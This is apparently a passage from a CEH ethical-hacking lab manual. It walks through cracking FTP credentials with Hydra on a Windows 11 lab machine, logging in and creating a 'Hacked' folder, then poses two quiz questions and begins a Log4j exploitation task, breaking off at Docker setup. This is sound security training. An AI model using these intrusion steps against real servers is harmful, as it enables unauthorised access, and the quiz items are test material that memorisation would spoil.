
17. Hydra tries various combinations of usernames and passwords (present in the **Usernames.txt** and **Passwords.txt** files) on the FTP server and outputs cracked usernames and passwords.

This might take some time to complete.


18. On completion of the password cracking, the **cracked credentials** appear, as shown in the screenshot.




19. Try to log in to the FTP server using one of the cracked username and password combinations. In this lab, use Martin's credentials to gain access to the server.
20. In the terminal window, run **ftp [IP Address of Windows 11]**.
21. Enter Martin's user credentials (**Martin** and **apple**) to check whether you can successfully log in to the server.
22. On entering the credentials, you will successfully be able to log in to the server. An ftp terminal appears, as shown in the screenshot.




23. Now, you can remotely access the FTP server hosted on the **Windows 11** machine.
24. Run **mkdir Hacked** to remotely create a directory named **Hacked** on the **Windows 11** machine through the ftp terminal.




25. Click Windows 11 to switch to the **Windows 11** machine and navigate to **C:\FTP**.
26. View the directory named **Hacked**, as shown in the screenshot:



27. You have successfully gained remote access to the **FTP server** by obtaining the appropriate credentials.
28. Click Parrot Security to switch back to the **Parrot Security** machine.
29. Enter **help** to view all other commands that you can use through the FTP terminal.



30. On completing the task, enter **quit** to exit the ftp terminal.



31. This concludes the demonstration of how to crack FTP credentials using a dictionary attack and gain remote access to the FTP server.
32. Close all open windows on both the **Parrot Security** and **Windows 11** machines.

Question 13.2.1.1

Perform a dictionary attack using the THC Hydra tool to remotely access the FTP server hosted on the Windows 11 machine. Note: The wordlist file is located at CEHv13 Module 13 Hacking Web Servers/Wordlists. Enter the password of the user Martin.

Question 13.2.1.2

Perform a dictionary attack using the THC Hydra tool to remotely access the FTP server hosted on the Windows 11 machine. Enter the name of the user with the password “qwerty."


Task 2: Gain Access to Target Web Server by Exploiting Log4j Vulnerability

Log4j is an open-source framework that helps developers store various types of logs produced by users. Log4j which is also known as Log4shell and LogJam is a zero-day RCE (Remote Code Execution) vulnerability, tracked under CVE-2021–44228. Log4j enables insecure JNDI lookups, when these JNDI lookups are paired with the LDAP protocol, can be exploited to exfiltrate data or execute arbitrary code.

Here, we will gain backdoor access by exploiting Log4j vulnerability.

Here, we will install a vulnerable server in the **Ubuntu** machine and use the **Parrot Security** machine as the host machine to target the application.


1. Click Ubuntu to switch to the **Ubuntu** machine, and login with **Ubuntu/toor** credentials.
2. In the left pane, under **Activities** list, scroll down and click the **Terminal** icon to open the Terminal window.
3. Now, type **sudo su** and hit **Enter** to gain super-user access. Ubuntu will ask for the password; type **toor** as the password and hit **Enter**.
4. First we need to install docker.io in ubuntu machine, to do that type **sudo apt-get update** and press **Enter**.



5. Once the update is completed, type **sudo apt-get install docker.io** and press **Enter** to install docker.


If a question appears **Do you want to continue?** type **Y** and press **Enter**.

If a **Configuring docker.io** window appears, select **Yes** and press **Enter**.

